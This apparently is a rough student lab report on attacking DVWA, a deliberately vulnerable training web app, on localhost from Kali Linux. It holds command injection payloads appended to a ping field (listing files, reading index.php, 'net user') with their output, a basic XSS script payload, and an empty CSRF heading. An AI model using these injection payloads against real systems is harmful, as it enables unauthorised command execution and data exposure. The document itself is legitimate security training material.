Step1: login dvwa website

In Kali linux terminal run

sudo service apache2 start

sudo service mysql start

Step2: click command line injection

Enter an IP address: 127.0.0.1; ls

PING 127.0.0.1 (127.0.0.1): 56 data bytes

64 bytes from 127.0.0.1: icmp\_seq=0 ttl=64 time=0.080 ms

64 bytes from 127.0.0.1: icmp\_seq=1 ttl=64 time=0.090 ms

64 bytes from 127.0.0.1: icmp\_seq=2 ttl=64 time=0.051 ms

64 bytes from 127.0.0.1: icmp\_seq=3 ttl=64 time=0.039 ms

--- 127.0.0.1 ping statistics ---

4 packets transmitted, 4 packets received, 0% packet loss

round-trip min/avg/max/stddev = 0.039/0.065/0.090/0.000 ms

help

index.php

source

================================================================================

Ping a device

Enter an IP address: 127.0.0.1|cat index.php

Vulnerability: Command Injection

\n";

if( $vulnerabilityFile == 'impossible.php' )

$page[ 'body' ] .= " " . tokenField();

$page[ 'body' ] .= "

{$html}

Ping a device

Enter an IP address: 127.0.0.1;ls ../

PING 127.0.0.1 (127.0.0.1): 56 data bytes

64 bytes from 127.0.0.1: icmp\_seq=0 ttl=64 time=0.020 ms

64 bytes from 127.0.0.1: icmp\_seq=1 ttl=64 time=0.077 ms

64 bytes from 127.0.0.1: icmp\_seq=2 ttl=64 time=0.044 ms

64 bytes from 127.0.0.1: icmp\_seq=3 ttl=64 time=0.044 ms

Ping a device

Enter an IP address:: 127.0.0.1&&net user

PING 127.0.0.1 (127.0.0.1): 56 data bytes

64 bytes from 127.0.0.1: icmp\_seq=0 ttl=64 time=0.044 ms

64 bytes from 127.0.0.1: icmp\_seq=1 ttl=64 time=0.048 ms

64 bytes from 127.0.0.1: icmp\_seq=2 ttl=64 time=0.093 ms

64 bytes from 127.0.0.1: icmp\_seq=3 ttl=64 time=0.089 ms

--- 127.0.0.1 ping statistics ---

4 packets transmitted, 4 packets received, 0% packet loss


round-trip min/avg/max/stddev = 0.044/0.069/0.093/0.023 ms

XSS


What's your name? Hello

Hello hello

What's your name? <script>alert(“hello”)</script>



CSRF(Cross-Site Request Forgery



Observation

All attacker were successfully implemented.